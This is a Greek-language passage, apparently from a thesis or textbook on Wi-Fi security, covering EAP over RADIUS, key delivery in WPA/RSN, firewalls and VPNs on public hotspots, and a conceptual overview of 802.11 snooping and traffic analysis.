
Αίτηση πρόσβασης για να στείλει τα δεδομένα από το NAS στον κεντρικό υπολογιστή RADIUS, και την πρόκληση πρόσβασης για να στείλει τα δεδομένα από τον κεντρικό υπολογιστή RADIUS στο NAS. Όπως το όνομα προτείνει, η πρόκληση πρόσβασης έχει έναν ιδιαίτερο σκοπό παρόμοιο με την πρόκληση που χρησιμοποιείται στο CHAP. Εντούτοις, το RFC2869 χρησιμοποιεί αυτό το μήνυμα με έναν γενικότερο τρόπο ώστε να περαστούν οι πληροφορίες πάλι από τον κεντρικό υπολογιστή RADIUS. Κατά συνέπεια τα μηνύματα EAP στέλνονται στα μηνύματα

επικύρωσης μέσα σε ένα μήνυμα αίτησης πρόσβασης και οι απαντήσεις επιστρέφονται μέσα σε ένα μήνυμα πρόκλησης πρόσβασης.

Το ίδιο το EAP μήνυμα στέλνεται μέσα σε μια ή περισσότερες ειδικές ιδιότητες που έχουν τιμή στο πεδίο τύπου 79. Όλα τα συνηθισμένα μηνύματα EAP μπορούν να σταλούν. Υπάρχουν μερικοί κανόνες που βοηθούν τις υπάρχουσες εφαρμογές RADIUS να εντοπίσουν τα αιτήματα στις υπάρχουσες συμβάσεις. Παραδείγματος χάριν, η ταυτότητα του dial-in χρήστη στέλνεται συνήθως σε ένα μήνυμα EAP απάντησης/ ταυτότητας. Αυτό το μήνυμα διαβιβάζεται στον κεντρικό υπολογιστή RADIUS σε μια ιδιότητα EAP, αλλά οι πληροφορίες ταυτότητας πρέπει επίσης να αντιγραφούν σε μια ιδιότητα ονόματος χρήστη (τύπος 1) και να συμπεριληφθούν έτσι ώστε οι κεντρικοί υπολογιστές RADIUS, συμπεριλαμβανομένων των παλαιότερων εκδόσεων, να μπορούν ακόμα να καταλάβουν και ίσως να προωθήσουν το μήνυμα στη σωστή θέση.

Υπενθυμίστε ότι EAPOL περιλαμβάνει ένα μήνυμα αποκαλούμενο EAPOL-έναρξη με σκοπό να ωθήσει τον authenticator σε δράση όταν φθάνει μια νέα συσκευή και θέλει να συνδεθεί. Το RFC2869 καθορίζει ένα παρόμοιο μήνυμα αποκαλούμενο EAP-έναρξη, το οποίο είναι μια ιδιότητα EAP χωρίς δεδομένα. Η ιδιότητα είναι ακριβώς δύο bytes- ένα πεδίο τύπου με τιμή 79 που δείχνει την ιδιότητα EAP μηνύματος και ένα byte μήκους με τιμή 2. Αυτό μπορεί να χρησιμοποιηθεί από το NAS για να κάνει τον κεντρικό υπολογιστή RADIUS να ξεκινήσει, όπως φαίνεται στο σχήμα 3-21.

Encapsulated in EAPOL Encapsulated in RADIUS



Σχήμα 3-21 Ανταλλαγή επικύρωσης χρησιμοποιώντας EAP πάνω από RADIUS

Στο σχήμα 3-21 παρουσιάζεται το σημείο πρόσβασης αντί για το NAS. Το σημείο πρόσβασης περιέχει επίσης ένα ieee 802.1X authenticator, το οποίο μιλά με EAP στο νέο πελάτη (supplicant). Τα μηνύματα EAP που ο IEEE 802.1X authenticator θέλει να περάσει πίσω στον κεντρικό υπολογιστή επικύρωσης συσκευάζονται σε RADIUS και στέλνονται στον κεντρικό υπολογιστή RADIUS.

Πρώτα η νέα συσκευή στέλνει μια EAPOL-έναρξη στον authenticator σημείου πρόσβασης. Εάν το σημείο πρόσβασης ξέρει ότι ο κεντρικός υπολογιστής RADIUS υποστηρίζει EAP, μπορεί να προχωρήσει και να διανείμει το μήνυμα EAP αιτήματος/ ταυτότητας στη συσκευή πελάτη και να στείλει την απάντηση στον κεντρικό υπολογιστή άμεσα. Εάν, εντούτοις, είναι αβέβαιο για την ικανότητα του κεντρικού υπολογιστή, μπορεί να ζητήσει από τον κεντρικό υπολογιστή RADIUS να αρχίσει την ανταλλαγή EAP με την αποστολή στον κεντρικό υπολογιστή RADIUS ενός μηνύματος EAP-έναρξης σε ένα μήνυμα αίτησης πρόσβασης. Εάν ο κεντρικός υπολογιστής δεν υποστηρίζει EAP, επαναλαμβάνει με ένα μήνυμα άρνησης (αυτό δεν είναι μια καλή ιδέα για κάθε ανταλλαγή επειδή ο κεντρικός υπολογιστής RADIUS

μπορεί να κατακλυστεί με τα μηνύματα). Εάν ο κεντρικός υπολογιστής είναι EAP επιτρεπτός, στέλνει το μήνυμα EAP-αιτήματος/ ταυτότητας σε ένα μήνυμα πρόκλησης πρόσβασης RADIUS. Το σχήμα 3-21 παρέχει ένα παράδειγμα στο οποίο η μέθοδος επικύρωσης είναι TLS. Στο τέλος της ανταλλαγής, μια EAP-επιτυχία ή EAP-αποτυχία δηλώνει το αποτέλεσμα.

Χρήση του RADIUS στα WPA και RSN

Όπως φαίνεται στο σχήμα 3-21, ο τρόπος που η RADIUS και το EAP πάνω από τη RADIUS δουλεύουν ταιριάζει πολύ καλά με την αρχιτεκτονική WPA/RSN WPA. Εντούτοις, υπάρχει μια σημαντική διαφορά μεταξύ του WPA και της περίπτωσης dial-up: Για το dial-up,το θέμα είναι μόνο η αρχική επικύρωση, ενώ στα WPA/RSN μας ενδιαφέρει η καθιέρωση ενός μόνιμου πλαισίου ασφάλειας. Στην περίπτωση dial-up, είναι μόνο απαραίτητο να καθοριστεί εάν ο χρήστης πρέπει να αναγνωριστεί στο σύστημα. Λόγω της φύσης των τηλεφωνικών γραμμών, ένας επιτιθέμενος είναι απίθανο να επιτεθεί σε ένα dial-in modem μόλις συνδεθεί (αν και μια τέτοια προσέγγιση είναι θεωρητικά δυνατή). Επομένως, μόλις η επικύρωση είναι πλήρης, υπάρχει μια τάση για το NAS να επαναπαυτεί και να υποθέσει ότι κάποιος εξουσιοδοτημένος χρήστης συνδέεται. Εντούτοις, όπως έχουμε δει, με το LAN WPA είναι κοινότοπα εύκολο να επιτεθείς σε μια καθιερωμένη σύνδεση ακριβώς με την κλοπή μιας νόμιμης διεύθυνσης MAC.

Η προστασία ενάντια στην επίθεση συνόδου παρέχεται από την επικύρωση ανά-πακέτο και την προστασία ακεραιότητας. Για να παρέχει αυτήν την προστασία, ο κεντρικός υπολογιστής επικύρωσης πρέπει να περάσει ένα μυστικό κύριο κλειδί στο σημείο πρόσβασης. Οι προηγούμενοι κεντρικοί υπολογιστές RADIUS βασισμένοι στο RFC2865-2869 δεν παρείχαν τη δυνατότητα να σταλούν τα κλειδιά από τον κεντρικό υπολογιστή επικύρωσης στο NAS. Το RFC υποθέτει ότι ο κωδικός πρόσβασης στέλνεται με τον άλλο τρόπο επικύρωσης. Εντούτοις, η Microsoft, έχει λύσει αυτό το πρόβλημα για ένα άλλο πρωτόκολλο ασφάλειας. Η Microsoft βοήθησε να δημιουργηθεί ένα RFC που καλύπτει τις ιδιόκτητες επεκτάσεις τους στην RADIUS (RFC2548). Αυτές οι επεκτάσεις περιέχουν μια ιδιότητα αποκαλούμενη MS-MPPE-RECV-Key, η οποία προορίζεται συγκεκριμένα να παραδώσει τις βασικές πληροφορίες στο NAS. Στην πραγματικότητα η περιγραφή στο RFC λέει:

Η ιδιότητα MS-MPPE-RECV-Key περιέχει ένα κλειδί συνόδου προς χρήση από το από σημείο σε σημείο πρωτόκολλο κρυπτογράφησης της Microsoft (MPPE). Όπως το όνομα υπονοεί, αυτό το κλειδί προορίζεται για τα κρυπτογραφήσει πακέτα που παραλαμβάνονται από το NAS από τον απομακρυσμένο host. Αυτή η ιδιότητα συμπεριλαμβάνεται μόνο στα πακέτα αποδοχής πρόσβασης.

Στο IEEE 802.11i πλαίσιο, το MPPE γίνεται WPA ή RSN το NAS γίνεται σημείο πρόσβασης και ο απομακρυσμένος host γίνεται κινητή συσκευή. Μετά από την πρόταση της Microsoft, αυτή η ιδιότητα υιοθετήθηκε στο WPA ως συνιστώμενος τρόπος να περαστούν οι πληροφορίες κύριων κλειδιών από τον κεντρικό υπολογιστή RADIUS στο σημείο πρόσβασης. Σχεδόν εννοείται ότι αυτή η ιδιότητα υποστηρίζει (και απαιτεί) την κρυπτογράφηση του υλικού κλειδιού πριν από τη μετάδοση και επομένως παρέχει έναν ασφαλέστερο μηχανισμό παράδοσης κλειδιού.
Για την χρησιμοποίηση του RADIUS μαζί με τα WPA/RSN απαιτείται το σημείο πρόσβασης να υποστηρίξει την RADIUS, συμπεριλαμβανομένων των επεκτάσεων για το EAP και τουλάχιστον τις βασικές ιδιότητες παράδοσης της Microsoft. Επίσης, ο κεντρικός υπολογιστής RADIUS πρέπει όχι μόνο να υποστηρίξει αυτά τα πρωτόκολλα αλλά πρέπει επίσης να καταλάβει ότι πρέπει να σταλεί το pairwise κύριο κλειδί (PMK) στο σημείο πρόσβασης. Δεν είναι υποχρεωτικό κάτω από RSN να χρησιμοποιηθεί η RADIUS, αν και είναι κάτω από WPA.

Κεφάλαιο 4

Μέθοδοι ασφάλειας κατά την χρησιμοποίηση ενός ασύρματου δικτύου δημόσιας πρόσβασης

Δεν υπάρχει καμία αμφιβολία ότι ένας χρήστη ενός ασύρματου δικτύου ασύρματης πρόσβασης είναι τρωτός σε πολλούς τύπους επιθέσεων. Στην καλύτερη περίπτωση, τα δεδομένα του μπορούν να παρεμποδιστούν και να διαβαστούν. Στη χειρότερη περίπτωση, κάποιοι μπορούν να μπούν στον υπολογιστή ενός χρήστη και να αντιγράψουν, να διαγράψουν ή να τροποποιήσουν τα αρχεία ή ακόμα και να τοποθετήσουν κάποιον ιό. Η ασύρματη κυκλοφορία σε ένα δημόσιο χώρο γενικά δεν κρυπτογραφείται. Εντούτοις, ακόμα κι αν κρυπτογραφούνταν η σύνδεση μεταξύ του σημείου πρόσβασης και του διαχειριστή είναι μη προστατευμένη και έπειτα τα δεδομένα πηγαίνουν πιθανώς προς το Διαδίκτυο. Δεδομένου ότι τα δεδομένα μεταφέρονται πάνω από το Διαδίκτυο, μπορούμε να δεχτούμε ότι δεν είναι ιδιωτικά εντούτοις, η προοπτική κάποιου που έχει πρόσβαση στον υπολογιστή κάθε χρήστη πρέπει να αντιμετωπιστεί πολύ σοβαρά.

Ο μεγαλύτερος κίνδυνος προέρχεται από τα κοινά συστήματα αρχείων. Πολλά δημοφιλή λειτουργικά συστήματα επιτρέπουν στα αρχεία καθενός να εμφανιστούν ως κοινός κατάλογος σε άλλους υπολογιστές στο δίκτυο. Αυτό είναι η δημοφιλέστερη μέθοδος δικτύωσης για τις μικρές επιχειρήσεις και οικιακούς χρήστες. Εντούτοις, εάν κάποιος έχει έναν κοινό κατάλογο και τον ξεχάσει στο “unshared” πριν συνδεθεί στο ασύρματο δίκτυο, υπάρχει ένας πραγματικός κίνδυνος ότι θα παρατηρηθεί από έναν ξένο και θα ερευνηθεί. Ένα επίπεδο προστασίας μπορεί να κερδηθεί πάντα χρησιμοποιώντας έναν κωδικό πρόσβασης για τους κοινούς καταλόγους. Όλοι εκτός από τους επιτιθέμενους θα σταματήσουν πιθανώς και θα προχωρήσουν

Ένας δεύτερος κίνδυνος προέρχεται από τους τρωικούς ιούς. Όπως το μυθικό τρωικό άλογο, ένας τρωικός ιός φέρεται στον υπολογιστή σαν ένα προσβεβλημένο εκτελέσιμο αρχείο. Αφού είναι εκεί, στέλνει ήσυχα τα μηνύματα ενώ είναι συνδεμένος με το δίκτυο, ειδοποιώντας έναν εχθρό που είναι και ανοίγοντας μια θύρα για να τον συνδέσει με τον υπολογιστή σας. Η καλή προστασία ιών πρέπει πάντα να χρησιμοποιείται για την αποφυγή τέτοιων ιών, και το λογισμικό προσωπικών firewalls, που καλύπτεται στο επόμενο τμήμα, εμποδίζει συνήθως τη θύρα που οι τρωικοί ιοί χρησιμοποιούν.

Λογισμικό προσωπικού firewall

Αυτό το λογισμικό δεν παράγει μόνο μυστικότητα αλλά προστατεύει επίσης από επιθέσεις τον υπολογιστή. Τέτοιο λογισμικό είναι διαθέσιμο από διάφορες επιχειρήσεις και βρίσκεται ενσωματωμένο σε μερικά λειτουργικά συστήματα. Το λογισμικό ελέγχει όλα τα δεδομένα που εισάγονται ή εξάγονται από τον υπολογιστή. Εμποδίζει οποιεσδήποτε ύποπτες προσπάθειες να προσεγγιστεί ο υπολογιστής.

Όταν κάποιος δουλεύει σε ένα δημόσιο χώρο πρόσβασης σε ασύρματο δίκτυο, πρέπει να επιτρέπει μόνο σε πακέτα TCP/IP να εισάγονται και να εξάγονται από τον υπολογιστή. Αυτό το πρωτόκολλο είναι ότι απαιτείται για την πρόσβαση στο Διαδίκτυο. Άλλα πρωτόκολλα χρησιμοποιούνται μερικές φορές για την επικοινωνία υπολογιστής με υπολογιστή σε ένα τοπικό δίκτυο, το οποίο είναι ακριβώς αυτό που θέλουμε να αποτρέψουμε. Το firewall μπορεί να εμποδίσει την κυκλοφορία όλων των μη-TCP/IP πακέτων. Τα περισσότερα δεδομένα TCP/IP είναι προσανατολισμένα σε σύνδεση. Παραδείγματος χάριν, όταν κάποιος θέλει να έχει πρόσβαση σε έναν ιστοχώρο ή έναν κεντρικό υπολογιστή ηλεκτρονικού ταχυδρομείου, ο υπολογιστής του εγκαθιστά μια σύνδεση στον κεντρικό υπολογιστή και στέλνει έπειτα και λαμβάνει τα δεδομένα. Μόλις εγκατασταθεί η σύνδεση, τα δεδομένα μπορούν να περάσουν και από τις δύο πλευρές. Θέλουμε το firewall να επιτρέπει τις συνδέσεις τις οποίες αρχίζει ο χρήστης αλλά και να απορρίπτει τις συνδέσεις που προέρχονται από κάπου αλλού. Αυτό σταματά άλλους ανθρώπους από τη σύνδεση με τον υπολογιστή του.

Δυστυχώς, εάν εμποδίζονται όλες τις εισερχόμενες συνδέσεις, μερικές λειτουργίες δεν θα λειτουργήσουν. Παραδείγματος χάριν, μια μεταφορά αρχείων FTP μπορεί να απαιτήσει ο κεντρικός υπολογιστής αποστολέας να είναι σε θέση να κάνει μια σύνδεση στον υπολογιστή. Το καλό λογισμικό firewall έχει τη δυνατότητα να επιτρέψει ορισμένες εισερχόμενες συνδέσεις βασισμένες στη γνώση αυτού που προσπαθεί ο χρήστης να κάνει. Μερικές εφαρμογές δεν χρησιμοποιούν το προσανατολισμένο προς τη σύνδεση TCP αλλά χρησιμοποιούν μια υπηρεσία διαγραμμάτων δεδομένων IP (UDP). Η χρήση τέτοιων εφαρμογών θα περιοριστεί εάν η προστασία firewall είναι σε ισχύ. Εντούτοις, τέτοιες εφαρμογές όπως συνεδρίαση μέσω video ή voice-over IP είναι συνήθως αρκετά εξειδικευμένες. Εάν χρησιμοποιούνται τέτοιες εφαρμογές πρέπει να εξεταστεί η περαιτέρω προστασία ενός ιδεατού ιδιωτικού δικτύου (VPN).

Ιδεατό ιδιωτικό δίκτυο (VPN)

Το VPN είναι ένας πολύ χρησιμοποιημένος και συχνά παρανοημένος όρος. Τείνει να χρησιμοποιηθεί για να περιγράψει κάποιο είδος γενικής λειτουργίας συστημάτων ασφάλειας στο στρώμα TCP/IP. Η έννοια VPN είναι να επιβληθεί ένα ιδιωτικό δίκτυο πάνω από ένα δημόσιο δίκτυο έτσι μπορούν να επιτευχθούν τα πλεονεκτήματα ενός αφιερωμένου δικτύου και το χαμηλότερο κόστος ενός κοινού δικτύου. Η ασφάλεια είναι ένα βασικό συστατικό του VPN. Τα περισσότερα VPNs δημιουργούν από σημείο σε σημείο συνδέσεις μεταξύ δύο χρηστών ή ενός χρήστη και ενός κεντρικού υπολογιστή. Εάν δύο άνθρωποι θέλουν να μιλήσουν ο ένας στον άλλο ενώ βρίσκονται σε διαφορετικό χώρο, ξέρουν ότι καθένας στη μέση μπορεί να ακούσει τη συνομιλία τους. Ένα VPN δημιουργεί μια σήραγγα πάνω στο κοινό μέσο δικτύου έτσι ώστε μόνο τα δύο συμβαλλόμενα μέρη σε κάθε άκρο της σήραγγας μπορούν να διαβάσουν τα μηνύματα που στέλνονται στο άλλο τέλος. Διάφορες τεχνικές ασφάλειας χρησιμοποιούνται για να προστατέψουν τα δεδομένα που στέλνονται μέσω το δίκτυο έτσι ώστε αυτό να είναι αρκετά αδιαπέραστο σε καθένα στη μέση. Αυτές οι σήραγγες είναι όπως οι ανεξάρτητες εικονικές συνδέσεις, ως εκ τούτου το όνομα VPN.

Μια χαρακτηριστική χρήση μιας σήραγγας VPN είναι να συνδεθεί ένας υπάλληλος με το intranet της επιχείρησης του. Αυτός ο τύπος σύνδεσης είναι ιδιαίτερα χρήσιμος όταν είναι ο υπάλληλος εκτός γραφείου και χρησιμοποιεί το Διαδίκτυο. Ένα άκρο της σήραγγας βρίσκεται στο lap-top του υπαλλήλου και το άλλο τέλος σε έναν κεντρικό υπολογιστή στις εγκαταστάσεις της επιχείρησης. Μόλις καθιερωθεί μια τέτοια σύνδεση, η επικοινωνία του υπαλλήλου είναι τόσο ασφαλής σαν να ήταν στο γραφείο, ανεξάρτητα από το γεγονός ότι η σήραγγα περνά μέσω του Διαδικτύου ή το WI-FI LAN ή οποιοδήποτε άλλο τύπο επισφαλούς δικτύου.

Η έννοια της σήραγγας είναι και μια δύναμη και μια αδυναμία. Είναι ιδανικό εάν θέλουμε να επικοινωνήσουμε με μόνο έναν άλλο προορισμό. Εντούτοις, είναι ένα πρόβλημα εάν θέλουμε να επικοινωνήσουμε με διάφορες θέσεις αμέσως. Εάν θέλουμε να επικοινωνήσουμε με δύο ή τρεις κεντρικούς υπολογιστές, θα έπρεπε να έχουμε τις πολλαπλάσιες σήραγγες σε λειτουργία. Και εάν θέλουμε να κοιτάξουμε βιαστικά ένα ιστοχώρο internet, πρέπει να κλείσουμε το VPN επειδή οι δημόσιοι ιστοχώροι δεν υποστηρίζουν τη σύνδεση VPN. Μερικές επιχειρήσεις λύνουν αυτό το πρόβλημα με την απαίτηση ότι όλες οι επικοινωνίες από ένα lap-top της επιχείρησης πηγαίνουν στον κεντρικό υπολογιστή VPN της επιχείρησης. Εάν θέλουμε τότε να

κοιτάξουμε βιαστικά το Διαδίκτυο, τα δεδομένα μας πρέπει πρώτα να πάνε στον κεντρικό υπολογιστή VPN της επιχείρησης, έπειτα στο ενδοδίκτυο επιχείρησης, και τελικά πάλι πίσω στο Διαδίκτυο μέσω του firewall της επιχείρησης. Αυτή η απαίτηση εξασφαλίζει τον έλεγχο και την ασφάλεια, αλλά μπορεί μετά βίας να θεωρηθεί αποδοτική. Χαρακτηριστικά, είναι διαθέσιμη μόνο στους μεγαλύτερους εταιρικούς χρήστες.

Το VPN λειτουργεί σε αρκετά υψηλό επίπεδο στη λίστα πρωτοκόλλων, αρκετά παραπάνω από τα στρώματα όπου η ασφάλεια RSN λειτουργεί. Πρέπει να εγκατασταθεί ειδικό λογισμικό πελάτη στον υπολογιστή για να μπορέσει να λειτουργήσει ένα VPN. Το δημοφιλέστερο σύστημα VPN είναι βασισμένο σε IPsec, το οποίο καθορίζεται από το IETF. Υπάρχουν άλλες προσεγγίσεις, συμπεριλαμβανομένων μερικών που είναι ιδιόκτητες αλλά φαίνεται πιθανό ότι IPsec θα γίνει τελικά καθολικό για τη χρήση στα TCP/ IP βασισμένα συστήματα. Το IPsec επιτρέπει δύο συμβαλλόμενα μέρη να διαπραγματεύονται και να επικυρώνουν τις πληροφορίες που απαιτούνται για να κρυπτογραφήσουν τα στοιχεία σε μια σήραγγα. Τα αρχικά πλαίσια IP κρυπτογραφούνται και τοποθετούνται εσωτερικά σε νέα πλαίσια IP που ενθυλακώνονται και στέλνονται έπειτα στο άλλο άκρο του σωλήνα. Αυτό μπορεί να δημιουργήσει προβλήματα εάν η αρχική διεύθυνση IP δεν ισχύει στο δίκτυο προορισμού, έτσι όπως όταν η μετάφραση διευθύνσεων χρησιμοποιείται κατά μήκος της διαδρομής επειδή οι ενθυλακωμένες (και κρυμμένος) διευθύνσεις δεν θα μεταφραστούν. Αυτό ήταν ένα σημαντικό πρόβλημα αρχικά, αν και πολλοί κεντρικοί υπολογιστές έχουν τώρα τη δυνατότητα να διορθώσουν το πρόβλημα.

Τα υπολογιστικά γενικά έξοδα κρυπτογράφησης αφορούν συνήθως τον επεξεργαστή στο PC παρά το ειδικό hardware. Αυτά τα γενικά έξοδα μπορούν να περιορίσουν τα ποσοστά μεταφοράς, αν και η υψηλή ταχύτητα των σύγχρονων επεξεργαστών μειώνει πολύ την επίδραση αυτών των γενικών εξόδων.

Ανεξάρτητα από την ασφάλεια που προσφέρεται από το δημόσιο ασύρματο δίκτυο, το VPN είναι ο ασφαλέστερος τρόπος να λειτουργήσει σε ένα ασύρματο δημόσιο δίκτυο. Το VPN αποβάλλει όλα τα προβλήματα της ασφάλειας που έχουν αναφερθεί, συμπεριλαμβανομένης της αδυναμίας των εγκαταστάσεων καλωδίωσης που συνδέουν τα APs και του κινδύνου του δικτύου που μοιράζεται με άλλους χρήστες στην περιοχή.

Εάν δεν υπάρχει πρόσβαση σε έναν κεντρικό υπολογιστή VPN, πρέπει να εξεταστεί η εγκατάσταση ενός προσωπικού firewall. Υπάρχουν επίσης "υπηρεσίες ανωνυμίας"

που μπορούν να παρέχουν μια VPN-ομοειδή λειτουργία έναντι μηνιαίας αμοιβής. Αυτές οι υπηρεσίες ενεργούν ως κάποια συσκευή αποστολής. Όλες οι προσβάσεις στο Διαδίκτυο στέλνονται σε έναν κεντρικό υπολογιστή στο Διαδίκτυο και έπειτα διαβιβάζονται προς το Διαδίκτυο πάλι από τον κεντρικό υπολογιστή. Χαρακτηριστικά, τα δεδομένα μεταξύ του υπολογιστή και του κεντρικού υπολογιστή μπορούν να κρυπτογραφηθούν και να αποκρυπτογραφηθούν από τον κεντρικό υπολογιστή και διαβιβάζονται έπειτα προς το Διαδίκτυο. Αυτό είναι ιδανικό για τη χρήση σε ένα δημόσιο ασύρματο δίκτυο επειδή σημαίνει ότι τα δεδομένα που στέλνονται πάνω από την ασύρματη σύνδεση κρυπτογραφούνται.

Επιθέσεις ενάντια στους IEEE 802.11 μηχανισμούς ασφάλειας

Δυστυχώς, όλοι οι μηχανισμοί ασφάλειας που καθορίζονται στην έκδοση του 1999 του IEEE 802.11 προτύπων έχουν αποδειχθεί ατελέσφοροι. Τα προβλήματα κυμαίνονται από τα ζητήματα που προέρχονται από τα χαμηλά επίπεδα μέχρι τα υψηλού επιπέδου πρωτόκολλα που χρησιμοποιούνται. Όπως αναφέρθηκε στο κεφάλαιο 3 υπάρχουν πολυάριθμες ρωγμές και στο RC4 όπως χρησιμοποιείται στο WEP και στο WEP το ίδιο που δείχνουν ότι το WEP δεν παρέχει καμία αποτελεσματική προστασία σε αυτό το σημείο. Όπως είδαμε λοιπόν τον Αύγουστο του 2001 επήλθε το τελικό σπάσιμο του κλειδιού WEP.
Εκτός από τις επιθέσεις που σκοπεύουν στο σπάσιμο του κλειδιού υπάρχουν και άλλα είδη επιθέσεων που χωρίζονται στις εξής κατηγορίες: snooping, τροποποίησης, μεταμφίεσης και άρνησης της υπηρεσίας (Denial of Service- DoS) και αναλύονται παρακάτω

Snooping

Το snooping είναι η πρόσβαση στις μυστικές πληροφορίες. Οι πληροφορίες αυτές μπορούν να χρησιμοποιηθούν από εχθρούς της εταιρείας για προσωπικό τους όφελος. Το θέμα όμως είναι τι μπορεί ένας "ειδικός" να δει και να κάνει. Καταρχήν, μπορεί να δει και να διαβάσει όλες τις πληροφορίες που προέρχονται από τα σημεία πρόσβασης, επομένως ξέρει το όνομα δικτύου (ή SSID). Εάν το όνομα δικτύου είναι κάτι προφανές όπως "το accounts_department," μπορεί να καταλάβει τι ακριβώς κάνουν οι χρήστες στο δίκτυο. Έχει προσδιορίσει πιθανά τον κατασκευαστή κάθε σημείου

πρόσβασης με την εξέταση τη διεύθυνση MAC του, και μπορεί ακόμη και να ξέρει τον αριθμό μοντέλου που είναι βασισμένο στις ικανότητες ή τις ιδιόκτητες πληροφορίες που κάθε ένας περιλαμβάνει στα αναγνωριστικά σήματά του. Εάν εκείνο το μοντέλο έχει οποιεσδήποτε κρυμμένες ρωγμές, εκείνες οι πληροφορίες είναι χρήσιμες. Μερικοί σύμβουλοι ασφάλειας προτείνουν να εμποδίζονται οι ευρείες μεταδόσεις SSID αλλά ενώ αυτό το βήμα μπορεί να μειώσει τις "war-driving" επιθέσεις, παρέχει μόνο ένα βραχυπρόθεσμο πλεονέκτημα, δεδομένου ότι οι πληροφορίες θα ανακαλυφθούν μόλις συνδεθεί ένας νέος χρήστης με ένα σημείο πρόσβασης.

Ένας επιτιθέμενος μπορεί επίσης να δει αρκετά δεδομένα που πηγαίνουν και έρχονται από ένα σημείο πρόσβασης. Προσέχοντας για μια στιγμή, θα είναι σε θέση να μετρήσει πόσες ασύρματες συσκευές συνδέονται με κάθε σημείο πρόσβασης (ακριβώς με την έρευνα των διαφορετικών διευθύνσεων MAC). Θα είναι σε θέση επίσης να προσδιορίσει τον κατασκευαστή του ασύρματου προσαρμοστή σε κάθε περίπτωση από τα πρώτα τρία bytes της διεύθυνσης MAC. Εάν το δίκτυο χρησιμοποιεί WEP, είναι σε θέση να δει εάν ο καθένας χρησιμοποιεί το ίδιο κλειδί (κοινό) ή εάν κάθε συσκευή έχει ένα χωριστό κλειδί με την εξέταση των bit στην IEEE 802.11 επιγραφή. Εκείνες οι πληροφορίες θα μπορούσαν να είναι χρήσιμες αργότερα.

Μέχρι τώρα, είναι εύκολο. Αλλά όταν συλλαμβάνονται οποιαδήποτε από τα πακέτα δεδομένων, δεν μπορούν να τα ερμηνευθούν επειδή κρυπτογραφούνται. Δεν εξετάζουμε τις προσπάθειες να αποκρυπτογραφήσουμε τα πακέτα εδώ επειδή αυτή είναι μια επίθεση που σκοπεύει στο μυστικό κλειδί. εκτός λοιπόν της επίθεσης στο μυστικό κλειδί που αναλύθηκε στο προηγούμενο κεφάλαιο μπορούν να γίνουν και άλλες χρήσιμες ενέργειες.

Μια άλλη μέθοδος που χρησιμοποιείται από τους επιτιθέμενους είναι η τεχνική που αποκαλείται ανάλυση κυκλοφορίας. Η ανάλυση κυκλοφορίας είναι η μελέτη των εξωτερικών στοιχείων των μηνυμάτων, παραδείγματος χάριν, της συχνότητας επικοινωνίας και του μεγέθους. Έτσι, το πρώτο πράγμα είναι να προσεχτεί το μέγεθος των πακέτων. Ο επιτιθέμενος πρέπει να είναι σε θέση να προσδιορίσει ποιο πρωτόκολλο χρησιμοποιείται με τον έλεγχο του μήκους. Παραδείγματος χάριν, ορισμένα TCP/IP μηνύματα, όπως τα πλαίσια αναγνώρισης, έχουν ένα σταθερό μήκος και εμφανίζονται με μια χαρακτηριστική τακτικότητα. Αυτό ισχύει και για άλλα πρωτόκολλα και έτσι το μήκος των πακέτων μπορεί να δείξει το πρωτόκολλο

δικτύων σε χρήση. Έτσι αν πρόκειται παραδείγματος χάριν γιαTCP/IP μηνύματα μπορούμε να ψάξουμε για DHCP μηνύματα ανακάλυψης που χρησιμοποιούνται για να δώσουν τις διευθύνσεις IP στο δίκτυο.

Μπορούμε επίσης να πάρουμε πληροφορίες από το συγχρονισμό των μηνυμάτων. Με την προσοχή των μηνυμάτων που παραδίδονται στο δίκτυο από έναν χρήστη και χρονομετρώντας πότε επιστρέφουν τα μηνύματα, μπορούμε πιθανώς να υποθέσουμε εάν εκείνος ο χρήστης κοιτάζει βιαστικά τον Ιστό ή εργάζεται σε έναν τοπικό κεντρικό υπολογιστή. Ακόμη και το ποσό δεδομένων που στέλνονται προς τα έξω μπορεί να δώσει μια ένδειξη ως προς αυτό που συμβαίνει. Δυστυχώς, είναι δυνατό να μαθευτεί ολόκληρο ή ένα μέρος για τους τύπους των πραγμάτων που συμβαίνουν σε ένα δίκτυο ακριβώς με την προσοχή των μηκών πακέτων και τη σημείωση του συγχρονισμού χωρίς κοίταγμα μέσα στα πακέτα. Εντούτοις, δεν μπορούμε έτσι να δούμε κάτι πραγματικά χρήσιμο, όπως το περιεχόμενο μηνυμάτων.

